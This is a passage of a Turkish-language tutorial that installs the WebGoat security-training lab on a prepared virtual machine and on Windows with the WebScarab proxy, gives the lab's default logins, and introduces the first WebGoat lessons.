


İçeri Aktar Sürer




Sanal Makine Eklenir

İçeri aktarılan sanal makine seçilir ve Start butonuna tıklanır.




Sanal Makine Başlatılır

Böylece sanal makine başlar.




Sanal Makine (Web Sunucu) Başlar


Makinenin oturum ekranı geldiğinde bilgiler girilir (kullanıcı adı: user, parola: password) ve ifconfig ile makinenin ip'si alınır.



Oturum Bilgileri Girilir




Oturum Açılır




Sanal Makinenin (Web Sunucunun) IP'si Öğrenilir


Böylece makineye (web sunucuya) ana makinenizden web tarayıcı ile erişerek WebGoat uygulaması kullanılabilir.




(Solda Ana Makine, Sağda Sanal Web Sunucu Makine)



(http://IP:8080/WebGoat/attack Adresine Gidilir)



(Kullanıcı adı: guest, parola: guest Girilir)



(WebGoat Erişilebilirdir)

Sanal sunucu makinenin gerek duyabileceğiniz hesap bilgileri ve uygulama erişim linkleri aşağıdaki gibidir:

```
Ubuntu Server Oturum Bilgileri
==================================
user
password
==================================

Localhost Http Basic Auth Oturum Bilgileri
==================================
http://IP
admin
toka
==================================

Webgoat Oturum Bilgileri
==================================
http://IP:8080/WebGoat/attack
( Linkteki W ve G harfleri büyük )
guest
guest
==================================

DVWA Oturum Bilgileri
==================================
http://IP/dvwa
admin
password
==================================

Phpmyadmin Oturum Bilgileri
==================================
http://IP/phpmyadmin
root
password
==================================
```

```
MySQL Oturum Bilgileri
==============================
root
password
==============================
```

Sanal makineyi kapatırken sanal makine komut satırından

```
1  sudo su          // parola olarak password girilir.
2  poweroff
```

şeklinde kapatmaya özen gösteriniz. Bu şekilde webgoat servisleri geri dönülemez şekilde çakılmaz ve makineyi yeniden başlattığınızda webgoat sorunsuz açılabilir (çünkü kapatılırken webgoat servislerini düzenli kapatacak bir script tanımlanmıştır).

WİNDOWS'A WEBGOAT KURULUMU

Microsoft firmasının işletim sistemi olan Windows'a Webgoat kurulumu şunlardan ibarettir:

1. JRE 1.8 Kurulumu
2. Webscarab'ı Kurma ve Yapılandırma
3. Webgoat'u Başlatma

1. JRE 1.8 Kurulumu

Webscarab'ı başlatabilmek için JRE'ye ihtiyacımız olacaktır. Bu adresten sisteminiz 32 bitse jre-8u31-windows-i586.exe dosyasını, sisteminiz 64 bitse jre-8u31-windows-x64.exe dosyasını indirin. İlgili dosyayı indirebilmeniz için açılan sayfadaki lisans anlaşmasına Accept demeniz gerekiyor. Ayrıca siteye üye olmanızı Oracle şart koşuyor. Üye olduktan sonra dosyayı indirebilirsiniz. Ardından exe dosyasını çalıştırın ve JRE'yi yükleyin.


2. Webscarab'ı Kurma ve Yapılandırma

a) Yükleme Aşaması


Önce bu adresten Webscarab'ı indirin. İnen dosya jar dosyasıdır. Basit bir kurulumu vardır. İnen dosyaya çift tıklayın ve kurulumu next, next diyerek ilerletin. Normalde bu kurulum süreci kurulum dosyasının üzerine çift tıklamanız ile başlamış olması gerekir. Fakat eğer jar uzantılı bu dosyayı çift tıkladığınızda Winrar tarzı bir sıkıştırma programının ekranı karşınıza gelirse o zaman yüklemeyi şöyle başlatabilirsiniz: jar uzantılı yükleme dosyasına sağ tıklayın. Birlikte Aç deyin ve JAVA SE'yi seçin. Eğer birlikte aça fare imleci ile geldiğinizde JAVA SE'nin yer almadığını görülürürseniz varsayılan programı seç'e tıklayın. 32 bitlik jre kurduysanız gözat butonuna tıklayın ve *C:\Program Files\Java\jre1.8.0_31\bin* dizinine ilerleyin. Bu dizin içerisindeki java isimli dosyayı seçin ve Aç butonuna tıklayın. Kurulum başlayacaktır. Eğer 64 bitlik jre kurduysanız gözat butonuna tıklayın ve *C:\Program Files(x86)Java\jre1.8.0_31\bin* dizinine ilerleyin. Bu dizin içerisindeki java isimli dosyayı seçin ve Aç butonuna tıklayın. Aç dedikten sonra kurulum başlayacaktır. Kurulum dizinini değiştirmeniz gerekmektedir. Çünkü varsayılan olarak gelen dizin için hata vermektedir. Dizini şöyle yapın: *C:\Users\"Kullanici Adiniz"\Desktop\WebScarab* Buradaki "Kullanici Adiniz" yerine bilgisayarınızın açık olan oturuma ait kullanıcı adını yazınız. Eğer hata yapmak istemiyorsanız Browse butonuna basın ve açılan pencereden Masaüstünü seçin. Ardından OK deyin. Bu işlem sizin yerinize otomatik olarak dizini üretecektir. Üretilen bu dizinin sonuna \WebScarab ifadesini girin ki kurulum dosyaları tek bir klasör içinde toplansın, dağınık durmasın. Yükleme gerçekleştikten sonra ekranın öylece takılı kaldığını göreceksiniz. Yani next butonuna tıklamanıza rağmen öylece pencere kalacaktır. Bu durumda Quit demeniz yeterlidir. Merak etmeyin. Webscarab masaüstünüze yüklenmiştir.

b) Yapılandırma Aşaması

Bu aşamada webscarab'ın tarayıcıdaki davranışları kontrol altına alabilmesi için hem tarayıcıda hem de webscarab'da yapılandırma ayarları yapılacaktır. Öncelikle Webscarab'ı başlatmak için masaüstünde yükleme sonrası belirmiş olan WebScarab klasörüne girin. Klasör içerisindeki webscarab dosyasına çift tıklayarak Webscarab'ı başlatın. Açılan webscarab penceresinden Tools->Proxy sekmesine basın. Ardından aşağıdaki resim gibi açılan pencerenizi düzenleyin.



Ardından Apply butonuna basın. Şimdi sıra tarayıcıyı yapılandırmakta. Burada firefox tarayıcısı ele alınacaktır. Firefox'u açın ve Seçenekler->Gelişmiş->Ağ->Bağlantı->Ayarlar bölümüne ilerleyin. Açılan pencereyi aşağıda yer alan resimdeki gibi yapılandırın.



Eğer firefox'u yapılandıracağınız yukarıdaki resimde görülen pencerede "Vekil Sunucu Kullanma" bölümü altında 127.0.0.1 varsa onu silin. Aksi takdirde webscarab uygulaması


webgoat uygulamasını kontrol altına alamayacaktır. Resimdeki gibi HTTP vekil sunucusunu hallettikten sonra bu aşama bitmiş bulunmaktadır.

3. Webgoat'u Başlatma

Öncelikle Webgoat bu adresten indirin. Zip'i açın ve açılan WebGoat-5.4 klasörünü masaüstüne koyun. Webgoat için ekstra bir ayar ya da kuruluma gerek yoktur. Tüm işlemler batch dosyasına sadece çift tıklama ile yapılabilme kolaylığına sahiptir. Önce webscarab'ı başlatın. Bunun için masaüstünüzdeki *WebScarab* klasörü içerisindeki webscarab dosyasına çift tıklamanız gerekir. Sonra *WebGoat-5.4* klasörüne girin ve *webgoat_8080* dosyasına çift tıklayın. Açılan terminali Webgoat uygulamasını sonlandırana kadar da kapatmayın. Webgoat uygulaması artık başlamıştır. Webgoat'un çalışıp çalışmadığını denemek için yapılandırdığınız tarayıcıyı açın ve http://localhost:8080/WebGoat/attack linkini adres çubuğuna girin. Artık öğrenmek için hazırsınız.

DERS 1 - INTRODUCTİON(GİRİŞ)

Webgoat siber güvenlik uygulamamız bu ilk bölümde - Introduction bölümünde - bizlere WebGoat web uygulamasını daha verimli nasıl kullanabileceğimizden, nasıl WebGoat uygulamasına eğer dilersek ders ekleyebileceğimizden ve bu web uygulamasının bir laboratuvar v.b. ortamda çoklu bilgisayarlara nasıl sunulabileceğinden bahsetmektedir. Bizi ilgilendiren burada bu web uygulamasını nasıl daha verimli kullanabileceğimiz kısmı olduğundan bu yazı bunu konu edinecektir.



Yukarıdaki resimde görmekte olduğunuz rakamların temsil ettiği bölgeler şu anlama gelmektedir:

1 Bu bölge WebGoat'ta yüklü dersleri sıralamaktadır.

2 Hints, dersi çözmek için bir dizi ipucunun gösterilmesini sağlayan bir butondur. Derslerle başbaşa kaldığınızda ve ilerleyemez duruma geldiğinizde bu ipuçlarını biraz biraz kullanarak ilerleme katedebilirsiniz. Ne kadar az kullanırsanız o kadar iyi. :)

3 Show Params butonu HTTP Request(Talep) parametrelerinin ne olduğunu bize gösterir. Ne anlama geldiğini kullandığınız zaman anlarsınız.

4 Show Cookies butonu ile çerezleri görebilirsiniz. Ne anlama geldiğini kullandığınız zaman anlarsınız.

5 Lesson Plan butonu bize dersi başarıyla tamamlamak için ulaşılması gereken hedefleri ve sorumlu olunan görevleri sıralar.

6 Show Java butonu ile ekranda kullanıyor olduğunuz dersin içeriğinin arkaplanında dönen dolaplardan haberdar olabilirsiniz. Yani Java kaynak kodlarını görebilirsiniz. Bu butonu çok ama çok nadir kullanacağımızdan Java bilmeniz şart değildir.

7 Solution butonu ile dersin çözümünü görebilirsiniz.

8 Eğer dersi baştan tekrarlamak isterseniz bu buton ile dersi sıfırlayabilirsiniz. Yani yaptığınız değişiklikler sıfırlanmış olur ve dersi yeniden tamamlamanız gerekir.


Böylelikle webgoat'ta derslere başlamak için hazır bulunmaktasınız. Unutmayınız ki her derse başlarken "Lesson Plan" butonu ile derse başlayınız. Bu buton size ders için kullanacağınız ilgili yönergeleri, hedefleri söyleyecektir. Bu yazı dizisi boyunca her dersin Lesson Plan'ını bir özet niteliğinde Türkçe olarak bulabilirsiniz. Ayrıca Solution'ın Türkçe versiyonunu ve ekstra açıklamalarını da bulabilirsiniz.

Blogdaki yazıları okumadan önce kendi başınıza ingilizceniz yettiği ölçüde WebGoat uygulaması üzerinde çabalarsanız - mesela hint'leri kullanırsanız - ve sonra burada dersin çözümünü okursanız bence en yüksek verimi böyle alırsınız. Hem dil açısından hem siber güvenlik açısından. Veyahut direk blogda yer alan çözümü okuyarak da elbet bir verim elde edebilirsiniz. Sonuç olarak her türlü kazanan siz olursunuz. İyi çalışmalar.

DERS 2 - GENERAL > HTTP BASİCS

Webgoat uygulamasının *General* ünitesinde yer alan ilk dersimiz *Http Basics*, yani *Http Temelleri* üzerinedir. Bu ders ile Webscarab'ın kullanılışını ve http iletişimini bir nebze öğrenmiş olacaksınız. Bu derste bunların yanısıra önceki derste tanıtılan butonlara da tekrar değinilecektir.

Her derste **Dersin Hedefi** başlıklı yazı bölümü yer alacaktır. Dersin Hedefi bölümü WebGoat uygulama arayüzünde yapacağınız görevlerden - mesela yapılması gereken siber saldırıdan - bahsedecektir. Bu blogdaki webgoat yazılarının **Dersin Hedefi** bölümünü okuduğunuz takdirde yazıya devam etmeyiniz ve dersi verilen bilgiler ışığında kendi başınıza tamamlamaya çalışınız. Eğer ingilizcenize güveniyorsanız bu bölümü Webgoat arayüzündeki **Lesson Plan** adlı butona tıklayarak da okuyabilirsiniz. **Açıklamalar** başlıklı bölümde derste geçen kavramlardan, ekstra bilgilerden bahsedilecektir. **Dersin 